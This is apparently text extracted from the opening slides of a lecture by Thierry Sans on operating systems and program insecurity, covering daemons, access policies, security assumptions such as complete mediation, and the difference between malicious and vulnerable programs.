


# Operating Systems and Program (in)security

Thierry Sans

# An Amateurish Introduction To Operating System

*applications*



# Daemon

**Daemons** also called “services” are programs that run in the background

- System services
- Network services (servers)
- Monitoring
- Scheduled tasks




**policy**

**Alice**

**Bob**

**www**

**admin  
(root)**



# Hypothesis

- ➡ Programs are run by an authenticated user (authentication)
- ➡ Resources are accessed through programs (authorization)
- ➡ Every access is checked by the system (complete mediation)
- ✓ Everything is “secured” as long as the system is well configured and the programs behave as expected

◎ But ...

Threats

# What can go wrong?

How can the security be compromised?

- A program can crash
- A program can have an undesirable behavior



# Vulnerabilities

# Malicious Program vs. Vulnerable Program

The program **has been** designed to compromise the security of the operating system


➡ The user executes a malware

The program **has not been** designed to compromise the security of the operating system

